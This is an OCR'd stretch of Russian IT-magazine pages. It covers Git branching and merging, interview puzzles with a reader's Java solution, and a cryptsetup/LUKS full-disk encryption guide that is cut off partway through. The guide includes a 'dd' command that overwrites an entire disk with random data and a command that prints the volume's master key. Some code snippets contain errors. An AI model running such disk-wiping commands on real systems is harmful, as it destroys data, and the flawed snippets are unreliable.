README расположился в разделе Overview



Создание нового репозитория в Bitbucket

```
# Добавляем алиас для удаленного репозитория
# Это позволит нам не писать длиннющие адреса, ведущие
# на Bitbucket
# Следующая команда создаст алиас kaskocalc для пустого
# репозитория kaskocalc.git
$ git remote add kaskocalc https://guavastudio@bitbucket.org↵
  /guavastudio/kaskocalc.git
# Выполняем отправку файлов из локального репозитория,
# в ветку master удаленного
$ git push kaskocalc master
```

После отправки последней команды ты увидишь приглашение ввести пароль. Вбивай сюда пароль от аккаунта в Bitbucket. Если не возникло никаких ошибок, то все файлы твоего проекта мигрируют в удаленный репозиторий.

РАЗБИРАЕМСЯ С ВЕТКАМИ

Теперь посмотрим, как работать с одной из самых крутых фишек Git — ветвлением. Я не преувеличиваю важности и крутости этой функции. Она действительно шикарна и позволяет разработчикам комфортно работать над множеством задач, не прибегая к созданию нескольких копий исходников всего проекта. Благодаря развитой модели ветвления Git завоевал свою неслыханную популярность и продолжает покорять сердца разработчиков.

Что же в этой модели такого особенного и почему она так эффективна? Частично на этот вопрос я ответил выше: разработчику не требуется делать копию всех файлов проекта. Работа продолжается в такой же директории, с теми же исходниками, но Git будет знать, что это новая ветка, а значит, сможет корректно зафиксировать изменения и при желании вернуться на другую ветку. Вообще, при работе над проектами под управлением Git применяется негласное правило: каждую задачу нужно решать в отдельной ветке.

Такой подход мотивируется тем, что во время программирования могут часто меняться приоритеты и при командной разработке требуется максимальное разграничение задач между участниками. Представь ситуацию, что ты с самого утра бьешься над реализацией новой функции, а тут телефонный звонок от пользователя, который обнаружил критичный баг и требует срочного исправления. Следуя идеологии Git, твои действия сведутся к созданию новой ветки, внесению исправлений и выполнению слияния с рабочей веткой. При этом изменения, сделанные для реализации новой функции, не попадут в основную ветку (при условии, что они также выполнялись в отдельной ветке).

Так, а что же является веткой в Git? Как они формируются и почему создание ветки не требует отдельной копии проекта, как это принято в других системах управления версиями? Чтобы ответить на эти вопросы, нам потребуется вернуться к началу и вспомнить, как Git хранит свои данные. В теоретической части статьи я говорил, что Git хранит не цепочку изменений, а слепки.

Итак, когда мы говорим о ветках применительно к Git, то на самом деле мы подразумеваем указатель. Не определенную копию проекта, а просто указатель на один из коммитов. Раз указатель ссылается на коммит, то можно сделать вывод, что эта сущность подвижна и каждое новое движение будет сопровождаться очередным коммитом. Число веток в Git не ограничено, и если следовать всем заповедям (одна ветка на задачу), то веток может быть сколько угодно, но срок их жизни будет недолгим. Рано или поздно все ветки сольются с другими или сразу с главной веткой.

Так, а что такое главная ветка? Когда ты создаешь новый репозиторий, то в нем автоматически создается одна ветка — master. Если не создавать дополнительных веток, то вся работа будет происходить в master, что является плохой практикой. Ветка master по факту представляет собой рабочую копию решения, которая может быть в кратчайшие сроки развернута на рабочем сервере.

Увы, в рамках одной статьи я не могу разжевать все нюансы и рассказать подробности работы веток, поэтому давай сразу перейдем к практике и попробуем создать отдельную ветку. Каждая новая ветка создается при помощи команды «git branch <Имя ветки>». Попробуем создать новую ветку под именем test-branch в нашем проекте. Выполняем в консоли:

```
$ git branch test # Создаем новую ветку «test»
```

Безошибочное выполнение команды будет означать, что новая ветка была создана. Правда, создание ветки не означает, что мы сразу переходим на нее и все последующие изменения будут учитываться в рамках новой ветки. Для перехода на ветку test требуется выполнить еще одну команду:

```
$ git checkout test-branch
```

Git checkout переведет нас на ветку test-branch, и мы сразу можем приступать к внесению изменений. Открой любой файл своего тестового проекта и попробуй что-нибудь в нем изменить. В своем проекте я открыл файл BaseCalculator.cs, описывающий абстрактный класс, и добавил в нем описание нового метода GetHelloWorldString(). После этого я сохранил изменения и сделал коммит:

```
$ git add "Abstract Classes/BaseCalculator.cs" # Добавляем файл
$ git commit -m "add GetHelloWorldString()" # Делаем коммит
```

Изменения в test-branch зафиксированы, теперь попробуем посмотреть, что произошло в ветке master. Для переключения на другую ветку выполни уже знакомую команду checkout:


```
$ git checkout master
```

Попробуй открыть модифицированный файл и убедись, что внесенных несколькими минутами ранее изменений там нет. Они остались в ветке test-branch, и, чтобы к ним вернуться, мы должны опять выполнить переход.

СЛИВАЕМСЯ В ЕДИНОМ ПОРЫВЕ

У нас имеется две ветки, в одной из которых (test-branch) были изменения (напомню, я добавил описание нового метода). Будем считать, что эти изменения полностью готовы для отправки в основную ветку, то есть в master.

> *Когда мы говорим о ветках Git, то мы подразумеваем указатель. Не копию проекта, а просто указатель на один из коммитов*



Локальное хранилище мигрировало в Bitbucket

Для слияния веток применяется команда merge. Попробуем слить ветку test-branch с master:

```
# Переходим на ветку master
$ git checkout master
# Выполняем слияние с веткой test-branch
$ git merge test-branch
```

Выполнение этих команд будет обязательно сопровождаться сообщением «Fast forward» (на сленге говорят «перемотка»). Оно подразумевает, что удача на нашей стороне и Git удалось объединить все изменения без лишнего геморроя. Успехом мы обязаны нашему коммиту, а точнее, его наследственности. Ветка test-branch сразу указывала на коммит, являющийся прямым родителем коммита, с которым мы работаем в настоящее время.

Хорошо, а что, если удача повернулась к нам задом и повторить такой финт не удается? Как Git поступит в этом случае? Такие ситуации заставляют Git попотеть: ему приходится выполнить трехходовое слияние на основе двух снимков состояния репозитория, на которые ссылаются вершины веток и общий слепок-прародитель для этих двух веток.

По окончании этих манипуляций Git создаст новый коммит, который принято называть коммит-слияния. Свое название он получил из-за того, что имеет больше одного предка. Обрати внимание, что Git и в этом случае берет всю работу по организации слияния на себя. Он проанализирует возможные варианты и остановится на лучшем предке. Если слияние выполнилось успешно (нет никаких ошибок), то можно не стесняться и удалять ненужную ветку:

```
$ git branch -d test-branch
```

На этом слияние можно считать завершенным, все изменения, сделанные в ветке test-branch, мигрировали в master.

РАЗБОР КОНФЛИКТОВ

Рано или поздно у тебя обязательно возникнет ситуация, когда изменения, сделанные в одной ветке, наглым образом конфликтуют с изменениями в другой. Подобные вещи появляются, если ты изменишь одну и ту же часть файла в разных ветках.


Git подобные конфликты самостоятельно разрулить не может, так что эта работа ложится на твои плечи. Если конфликт возникнет, то ответом на команду merge будет сообщение: «CONFLICT (content): Merge conflict in BaseCalculator.cs». Получить список всех проблемных файлов ты всегда можешь при помощи команды git status. В приведенном примере видно, что конфликт возник в файле BaseCalculator.cs. Если открыть этот файл сейчас, то в районе конфликтного участка будет что-то вроде:

```
<<<<<<< HEAD:BaseCalculator.cs
return 3;
=======
int i = 4;
return = I +2;
>>>>>>> hotfix31337:BaseCalculator.cs
```

В верхней части блока приведен код из ветки master, а в нижней — из hotfix31337. Реализация методов в двух ветках сильно отличается. Конфликт разрешается путем самостоятельного редактирования файла. Например, либо ты просто удаляешь вариант из ветки master и оставляешь лишь новую реализацию (int i = 4; return = I + 2;), либо собираешь из двух кусков один. Такую операцию необходимо произвести для каждого конфликта и по завершении выполнить для них git add.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Переходить или нет на Git — дело личное. Да, он может показаться сложным и даже неуклюжим, но, поверь, это лишь первое впечатление. Достаточно перевести на него пару своих рабочих проектов и попробовать реально поработать с системой несколько дней. Уверен, уже через неделю консольные команды не будут так страшны, а ты перестанешь лишний раз переживать при работе с исходным кодом в команде. В общем, идею ты понял, и мне остается лишь пожелать тебе хороших коммитов и денежных проектов. Удачи! ☒



БОЛЬШАЯ ШПАРГАЛКА

Первое знакомство с Git оставляет неоднозначное впечатление: куча команд, ветки, консоль и другие непонятные вещи. Чтобы тебе сразу не запутаться во всем этом хозяйстве, я подготовил для тебя большую шпаргалку:

- **git branch <имя ветки>** — создать новую ветку;
- **git branch --list** — вывести список всех созданных веток;
- **git help <Имя команды>** — вывести справку по определенной команде;
- **git commit --amend** — сделать последний коммит еще раз;
- **git add <Имя файла|маска>** — подготовить файлы (добавить в версионный контроль);
- **git reset <Имя файла>** — убрать файл из индекса;
- **git checkout <имя ветки>** — переключиться на ветку;
- **git status** — получить текущее состояние файлов проекта;
- **git clone <Источник>** — клонировать существующий репозиторий;
- **git diff** — отобразить список неиндексированных изменений;
- **git diff --cached** — вывести список изменений, которые войдут в следующий коммит;
- **git commit -m <комментарий>** — сделать коммит (фиксацию изменений) с произвольным комментарием;
- **git fetch <url или алиас>** — получить все изменения из репозитория;
- **git push <url или алиас> <ветка>** — закинуть свои изменения на удаленный сервер в определенную ветку;
- **git add -u** — подготовить все измененные файлы;
- **git init** — создать директорию Git в текущем каталоге;
- **git diff --staged** — сравнить индексированные файлы с последним коммитом;
- **git rm <Имя файла>** — удалить файл из индекса;
- **git log** — показать историю коммитов;
- **git checkout -- <Имя файла>** — отменить изменения, сделанные в файле;
- **git remote -v** — просмотреть список соответствия алиасов и URL;
- **git remote add <алиас> <url>** — добавить сокращение для URL;
- **git tag <Имя метки>** — добавить метку;
- **git merge <Имя ветки>** — слияние с веткой;
- **git branch -d <Имя ветки>** — удалить ветку.

ПОДПИШИСЬ!

8-800-200-3-999
+7 (495) 663-82-77 (бесплатно)

Редакционная подписка без посредников — это гарантия получения важного для Вас журнала и экономия до 40% от розничной цены в киоске.



6 номеров — **1194 руб.**
12 номеров — **2149 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **564 руб.**
13 номеров — **1105 руб.**



6 номеров — **599 руб.**
12 номеров — **1188 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **810 руб.**
12 номеров — **1499 руб.**



3 номера — **630 руб.**
6 номеров — **1140 руб.**



6 номеров — **895 руб.**
12 номеров — **1699 руб.**



6 номеров — **690 руб.**
12 номеров — **1249 руб.**




6 номеров — **775 руб.**
12 номеров — **1399 руб.**



6 номеров — **810 руб.**
12 номеров — **1499 руб.**



shop.glc.ru



Александр Лозовский
lozovsky@glc.ru

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

НОВАЯ ПАРТИЯ ЗАДАЧ

ЗАДАЧИ ОТ КОМПАНИИ SOFTLINE

ЗАДАЧА 1

Напишите пропущенный текст без использования строковых констант.

```
var variable = " rulezzz";
function foo( variable ) {
  alert(...);
}

foo("Javascript");
```




Рис. 1. Иллюстрация к первой задаче от Softline

ЗАДАЧА 2

Есть блок с картинкой неопределенной ширины, снизу картинки — подпись. В случае, когда подпись короткая, — см. рис. 2.



Рис. 2

Если подпись длинная — см. рис. 3.




Рис. 3

Как сделать так, чтобы подпись была не больше картинки по ширине? Размеры ни блоку, ни картинке задавать нельзя. Решение должно быть без использования JavaScript.

ЗАДАЧА ОТ «ЛАБОРАТОРИИ КАСПЕРСКОГО»

УСЛОВИЕ

Антивирусному приложению под Android OS крайне важно поддерживать базы в актуальном состоянии. Дан класс class Updater, реализующий интерфейс Runnable, функция run() которого умеет проверять наличие обновлений антивирусных баз на сервере и скачивать их в случае, если они есть.

Напишите код, который раз в час будет запускать функцию run для объекта класса Updater и тем самым актуализировать антивирусные базы на устройстве. Подсказки:

1. Задача по обновлению должна стартовать строго один раз в час, пропусков из-за того, что процессор телефона перешел в спящий режим, быть не должно.
2. При выполнении обновления баз не должно возникнуть ANR.
3. При выполнении обновления баз процессор телефона не должен перейти в спящий режим.

ТРИ ЗАДАЧИ ОТ КОМПАНИИ ABBYY

ЗАДАЧА 1

Дан рюкзак вместимостью C условных единиц, где C — целое число. Также дано N предметов. Каждый i-й предмет характеризуется двумя числами: Vi — его размер в условных единицах и Ui — его полезность, где Vi и Ui — целые числа. Нужно выбрать такое подмножество предметов, чтобы суммарный размер выбранных предметов не превосходил C и при этом суммарная полезность выбранных предметов была максимальной. Даны числа C, N, Vi, Ui. Требуется найти вышеописанное подмножество предметов.

ЗАДАЧА 2

(очень актуальна в свете выхода очередной экранизации Толкина! — Прим. ред.)

Даны слова на родственных друг другу языках квенья и синдарин и их переводы на русский язык в перепутанном порядке:

- dunadan, beraid, edain, arani, nunatani, orod, atan, barad, erain
- человек запада, башня, люди, короли, человек, башни, люди запада, гора (одно из слов на квенья означает то же самое, что и одно из слов на синдарине).

Установить правильные переводы всех слов. Что означает слово oron на квенья? Назовите русское слово, которое одинаково переводится и на квенья, и на синдарин.

ЗАДАЧА 3

Дано натуральное число n (возможно, очень большое, для которого используется арифметика длинных чисел). Найти максимальное число k, квадрат которого меньше n. Требуется написать программу, которая работает как можно быстрее (желательно еще оценить время работы программы). Считаем, что скорость операций над числами зависит от длины этих чисел.

РЕШЕНИЕ ЗАДАЧ ИЗ ПРОШЛОГО НОМЕРА

ТЕСТЫ ОТ КОМПАНИИ T-SYSTEMS (СТРАТЕГИЧЕСКОЕ ПОДРАЗДЕЛЕНИЕ ГРУППЫ КОМПАНИЙ DEUTSCHE TELEKOM)

В апрельском номере мы публиковали тест от компании T-Systems (подразделения Deutsche Telekom). Если ты успешно справился с заданием, компания приглашает тебя на обучение в Test School в Санкт-Петербурге. Во время обучения выплачивается стипендия, лучших возьмут на работу. Учебные группы набираются регулярно в течение года.

Ответы:

1 — б;	3 — а;	5 — б;	7 — в;	9 — б;
2 — а;	4 — в;	6 — б;	8 — а;	10 — в.

РЕШЕНИЕ ЗАДАЧИ ОТ ЧИТАТЕЛЯ:

Славим читателя-решателя, скрывающегося под ником (или это имя и фамилия?) Sergey nosoul, осилившего задачу из номера 03 /170/ 2013

ЗАДАЧА

Следующий серверный код на Java осуществляет обработку документа, полученного из входящего сообщения JMS, в процессе которой выполняет операции с базой данных и отправляет в ответ подтверждение. От заказчика появилось требование вести в базе данных журнал обработки сообщений, в который необходимо записывать информацию о результатах обработки.

Для этого был реализован сервис LogService с методом log(String message, Throwable cause). Измените приведенный код, добавив запись в журнал любых результатов обработки и обеспечив корректную обработку ошибок:

```
@Transactional
public void processDocument(Document ↵
document) throws
ServiceException, MessagingException {

  if (isValid(document)) {
    documentService.store(document);
    messagingService.send↵
    (Acknowledgements.documentReceived↵
    (documentt));
  } else {
    messagingService.send↵
    (Acknowledgements.documentInvalid↵
    (document));
  }

}
```

Расскажите:

- как можно протестировать полученный код;
- как должен быть реализован метод audit, чтобы гарантировать запись в журнал любых результатов.

> *Следующий серверный код на Java осуществляет обработку документа, полученного из входящего сообщения JMS*

Все сделано правильно, поэтому читатель получает приз от компании Custis и приглашение на собеседование.

ВОТ КАКОЕ РЕШЕНИЕ ПРЕДЛОЖИЛ ЧИТАТЕЛЬ:

1

```
public void processDocument(Document document) throws ServiceException, ↵
MessagingException {
  try {
    // Результат обработки
    Acknowledge acknowledge;
    if (isValid(document)) {
      documentService.store(document);
      acknowledge = Acknowledgements.documentReceived(document);
    } else {
      acknowledge = Acknowledgements.documentInvalid(document);
    }
    messageService.send(acknowledge);
    logService.log("document done: " + acknowledge.toString(), null);
  } catch (Exception e)
  // Логирование ошибок
  logService.log("error", e);
  throw e; // Обратно возвращаем исключение
}
```

2

Протестировать можно, установив соответствующие зависимости для используемых сервисов и передав подготовленный объект класса Document напрямую без JMS.

3

Мое видение метода audit

```
/**
 * @param args the command line arguments
 */
public static void main(String[] args) {
  // TODO code application logic here
  audit("check_doc_id", 1004L, new IAuditInvoke < Boolean, Long > () {
    @Override
    public Boolean invoke(Long object) {
      return isValid(object);
    }
  });
}

public static Boolean isValid(Long docId) {
  // dummy method
  return docId > 0;
}

interface IAuditInvoke < T, K > {
  T invoke(K object);
}

/**
 *
 * @param <T> — тип возвращаемых данных
 * @param <K> — тип параметра наблюдаемого вызова
 * @param opId — название операции
 * @param ctx — параметр вызова
 * @param ai — инвокер метода
 * @return
 *
 */
public static < T, K > T audit(String opId, K ctx, ↵
IAuditInvoke < T, K > ai) {
  // audit rutine...
  T result = null;
  try {
    LogService.log(opId, null);
    result = ai.invoke(ctx);
    LogService.log(opId + "- done!!" + String.valueOf(result), null);
  } catch (Exception ee) {
    LogService.log(opId + "- failed!!", ee);
  }


  return result;
}
```

ПРАКТИЧЕСКАЯ ПАРАНОЙЯ

ШИФРОВАНИЕ ДИСКОВ С ПОМОЩЬЮ CRYPTSETUP/LUKS

swanksalot @ flickr.com

Борьба с пиратством набирает новые обороты, правообладатели и госорганы удваивают свои усилия в этом нелегком деле. Полагаю, каждый из нас подумывал о том, чтобы защитить личные файлы от посягательства со стороны «нежданных гостей», да и просто слишком любознательных лиц.



Роман Ярыженко
rommanio@yandex.ru

ВВЕДЕНИЕ

Шифрование будем производить стандартными средствами Ubuntu, причем ключ шифрования, как и раздел /boot, будет вынесен на сменный накопитель. Но зачем шифровать корневой раздел? Ведь можно зашифровать только /home? На то есть несколько причин. Первая — на основе конфигурационных файлов из /etc можно извлечь некоторую информацию, пускай даже она не относится к конфиденциальным данным. Вторая же — если вдруг содержимым диска заинтересуются, ты всегда сможешь сказать, что все так и было и что диск уже был забит псевдослучайными данными. Итак, что для этого понадобится?

- Флешка с MBR
- Ubuntu 12.10
- Чистый жесткий диск

В качестве алгоритма шифрования будем использовать AES, поскольку он принят как стандарт и криптостоек, а в качестве средства — cryptsetup/LUKS. Чтобы иметь возможность добавить свободное место поверх зашифрованного тома, задействуем логические тома (LVM).

СОЗДАНИЕ ШИФРОВАННОГО ТОМА

Загрузившись с LiveCD, необходимо подготовить флешку: создать на ней второй раздел, где будет размещен /boot и ключ шифрования. Создавая раздел /boot с ФС ext2 вторым, мы убиваем двух зайцев — первый раздел будет виден во всех системах, и на нем можно хранить данные, а второй из Windows так просто не увидишь, что прибавляет неудобства любопытствующим. Для разбиения я использовал gparted, но тебе никто не мешает использовать, например, fdisk.

После этого нужно подмонтировать новосозданный раздел и сгенерировать ключевой файл:

```
# mkdir /mnt/boot /mnt/flash
# mount /dev/sdf1 /mnt/flash
# mount /dev/sdf2 /mnt/boot
# dd if=/dev/random of=/mnt/boot/key.bin bs=32 ↵
  count=1
```

Если длина ключевого файла в 32 байта твоей паранойе покажется недостаточной (моей показалась, хоть я и понимаю, что фактически пользовательским ключом шифруется мастер-ключ, который занимает те же самые 32 байта), то ты можешь использовать следующую команду:

```
# dd if=/dev/random of=/mnt/boot/key.bin bs=1 ↵
  count=512
```

Для чего считывать по одному байту? Дело в том, что пул случайных чисел в ядре относительно маленький и не всегда

Создавая раздел /boot с ФС ext2 вторым, мы убиваем двух зайцев — первый раздел будет виден во всех системах, а второй из Windows так просто не увидишь

DANGER

Описываемые здесь средства способны необратимо уничтожить твои данные. Трижды проверяй введенные команды, прежде чем нажимать <Enter>

содержит достаточное количество рандомных данных, поэтому во время генерации беспорядочно шевели мышью.

Далее необходимо заполнить диск псевдослучайными данными. Перед выполнением следующей команды рекомендую трижды проверить, что диск, который ты заполняешь, именно тот, который тебе нужен.

```
# dd if=/dev/urandom of=/dev/sdd bs=8M
```


Заполнение необходимо, чтобы уменьшить вероятность успеха криптоанализа, если он будет производиться. Эта операция занимает довольно длительное время, поэтому запасись терпением.

И только теперь уже можно запускать утилиту cryptsetup. Инициализируем диск в формате LUKS:

```
# cryptsetup -h=sha256 -c=aes-cbc-essiv:sha256 ↵
  -s=256 luksFormat /dev/sdd /mnt/boot/key.bin
```

Разберем, что делает эта команда. Первый ключ указывает тип хеш-функции, которая будет использоваться для хеширования мастер-ключа. Второй ключ указывает алгоритм и тип шифрования.

На этом я остановлюсь чуть подробнее. Что такое CBC? Как известно, AES — блочный шифр, который оперирует блоками по 128, 192 или 256 бит. Но, как правило, шифруют гораздо большие объемы информации. И возникает проблема — как шифровать, чтобы не было видно неслучайного распределения, из которого криптоаналитик может извлечь информацию. Умные люди решили ее таким образом: в первом блоке находится IV — случайный набор битов. И каждый последующий блок открытых данных XOR'ится с предыдущим блоком уже зашифрованных данных. Все вроде хорошо, но в случае шифрования дисков такая схема, по понятным причинам, неприменима (ты же не будешь ждать каждый раз по 10–20 минут, пока система расшифровывает нужный тебе участок?). В LUKS для решения проблемы произвольного доступа к информации применяется ESSIV — шифруются относительно небольшие блоки данных (посекторно), а вектор инициализации генерируется на основе номера сектора и хеша ключа. Такая схема так-



Заголовок шифрованного тома в читабельном виде

СЕТЕВАЯ РАЗБЛОКИРОВКА ЗАШИФРОВАННОГО ТОМА ЧЕРЕЗ SSH

Есть способ разблокировки тома LUKS по сети через SSH. Кратко опишу, что для этого надо.

1. Добавить возможность разблокировки с использованием ввода пароля.
2. Установить пакет busybox и dropbear — чтобы можно было разблокировать удаленно.
3. Скачать скрипт (gpl.coulmann.de/dropbear), разместить его в /etc/initramfs-tools/hooks/dropbear и поставить ему право на выполнение.
4. Настроить сетевые параметры в скрипте.
5. Обновить initrd.

Теперь в случае чего ты сможешь разблокировать том LUKS не только локально, но и по сети.

```
root@ubuntu-crypto:~# dmsetup table --target crypt --showkey /dev/mapper/cryptodisk
0 22824206 crypt aes-cbc-essiv:sha256 260d77c4c7b103dcddbb9f9cc6e9859452e05e0a2e23dbf8410c094a0c87246b 0 8:13 4096
root@ubuntu-crypto:~#
```

же защищает от некоторых криптоатак. В частности, поэтому я и использую LUKS.

Подтвердив свои намерения после запуска предыдущей команды, создаем отображение LUKS-устройства:

```
# cryptsetup -d=/mnt/boot/key.bin luksOpen ↵
  /dev/sdd cryptodisk
```

Первый этап подготовки завершен — теперь в каталоге /dev/mapper появилось устройство cryptodisk, с которым можно обращаться, как с обычным диском.

СОЗДАЕМ LVM ПОВЕРХ ШИФРОВАННОГО ТОМА

В принципе, теперь можно на вновь созданный криптодиск ставить Ubuntu, но, как я уже писал, чтобы получить возможность увеличить место, поверх него лучше создать том LVM, что мы и сделаем.

Проинициализируем физический том и создадим группу томов:

```
# pvcreate /dev/mapper/cryptodisk
# vgcreate vg /dev/mapper/cryptodisk
```

Теперь в этой группе создадим логические тома:

```
# lvcreate -L1G -nswap vg
# lvcreate -L6G -nroot vg
# lvcreate -l 100%FREE -nhome vg
```

Теперь можно форматировать их в файловые системы. Ты волен выбирать сам, я же использовал как для корневого тома, так и для vg-home старую добрую ext4 — на мой взгляд, мы и так слишком накрутили, чтобы использовать более новые ФС:

```
# mkswap /dev/mapper/vg-swap
# mkfs.ext4 /dev/mapper/vg-root
# mkfs.ext4 /dev/mapper/vg-home
```

Подготовка почти завершена — теперь надо бы записать UUID дисков и разделов, для чего выполни следующую команду:

```
# ls -l /dev/disk/by-uuid/ >/mnt/flash/by-uuid.txt
```

Нам осталось «всего лишь» установить Ubuntu на нешифрованный раздел/диск и перенести ее на шифрованный.

ПОДГОТОВКА И ПЕРЕНОС UBUNTU

Теперь ставим на нешифрованный диск Ubuntu — конфигурацию делай по своему вкусу за исключением размещения /boot и загрузчика. Их необходимо поместить на флешке, где ты заблаговременно создал соответствующий раздел.

После этого загружаемся с флешки, чтобы проверить, все ли встало корректно, устанавливаем с помощью apt-get пакеты lvm2 и cryptsetup — они удалились автоматически после установки Ubuntu — и добавляем/изменяем строчки /etc/fstab. Должно получиться нечто подобное (за исключением строчек с псевдофайловыми системами, которых, впрочем, в современных системах нет):

```
/etc/fstab
UUID=dd7ca139-074a-4b1b-a116-3a42feab7459 ↵
/boot ext2 defaults 0 2
/dev/mapper/vg-root / ext4 errors=remount-ro 0 1
/dev/mapper/vg-home /home ext4 defaults 0 1
/dev/mapper/vg-swap none swap sw 0 0
```

> *Теперь можно на вновь созданный криптодиск ставить Ubuntu, но, чтобы получить возможность увеличить место, поверх него лучше создать том LVM*

```
root@ubuntu-crypto: ~
root@ubuntu-crypto:~# fdisk -l /dev/sdf

Диск /dev/sdf: 8296 МБ, 8296333312 байт
64 головок, 32 секторов/треков, 7912 цилиндров, всего 16203776 секторов
Units = секторы of 1 * 512 = 512 bytes
Размер сектора (логического/физического): 512 байт / 512 байт
I/O size (minimum/optimal): 512 bytes / 512 bytes
Идентификатор диска: 0x00000000

Устр-во Загр     Начало       Конец       Блоки   Id  Система
/dev/sdf1          2048    15976447     7987200    b  W95 FAT32
/dev/sdf2   *  15976448    16181526      102539+  83  Linux
root@ubuntu-crypto:~#
```

Просмотр мастер-ключа



Разделы на флешке

Раздел /boot мы монтируем по UUID для того, чтобы при добавлении новых дисков не возникла путаница с их именами.

Теперь идем в файл /etc/crypttab, он у нас примерно следующего содержания:

```
cryptodisk UUID=c34e4c91-1fa1-4802-88ca-↵
9c3be5c99097 /boot/key.bin luks,cipher=↵
aes-cbc-essiv:sha256
```

Далее нужно изменить initrd. В файл /etc/initramfs-tools/modules добавляем строчку:

```
dm_crypt
```

Создадим скрипт для того, чтобы лишний раз не монтировать флешку:

```
/etc/initramfs-tools/hooks/cryptokeys
...
. /usr/share/initramfs-tools/hook-functions

# Создаем каталог в образе initramfs
mkdir ${DESTDIR}/etc/crypto

# Копируем ключ и cryptsetup
cp /boot/key.bin ${DESTDIR}/etc/crypto
copy_exec /sbin/cryptsetup /sbin
```

И собственно скрипт для подключения криптодиска (выполняется во время загрузки initrd):

```
/etc/initramfs-tools/scripts/local-top/cryptokeys
...
modprobe -b dm_crypt
while ! /sbin/cryptsetup -d=/etc/crypto/key.bin ↵
luksOpen /dev/disk/by-uuid/c34e4c91-1fa1-4802-↵
88ca-9c3be5c99097 cryptodisk; do
echo "Try again..."
done
```

Цикл while необходим, если в дальнейшем ты добавишь разблокировку тома по паролю.

Оба скрипта должны быть выполняемыми, иначе следующая команда их не увидит и будет создавать стандартный образ.

Теперь можно давать команду обновления initrd:

```
# update initrd -u -k all -v
```

INFO

Помимо низкоуровневых средств шифрования, в Linux есть средства уровня файловой системы — такие как EncFS

Мы чуть было не забыли про конфиг загрузчика. Имеется два пути его правки: один простой, но неправильный — прямое редактирование файла /boot/grub/grub.cfg, второй тоже простой, но на сей раз верный. Некорректность первого способа в том, что при каждом обновлении ядра конфиг перезаписывается с использованием скриптов из /etc/grub.d/. Мы же пойдем другим путем — добавим скрипт, который как раз и будет генерировать правильные строчки в реальном грабовском конфиге. Однако есть одно «но» — при обновлении ядра тебе придется либо менять его каждый раз, либо оставаться на старом (последнее, на мой взгляд, предпочтительнее — см. врезку). Вот так примерно выглядят его строчки:

```
/etc/grub.d/40_custom
menuentry "Ubuntu crypto" {
    recordfail=1
    if [ -n ${have_grubenv} ]; then save_env ↵
    recordfail; fi
    set quiet=1
    insmod part_msdos
    insmod ext2
    insmod gzio
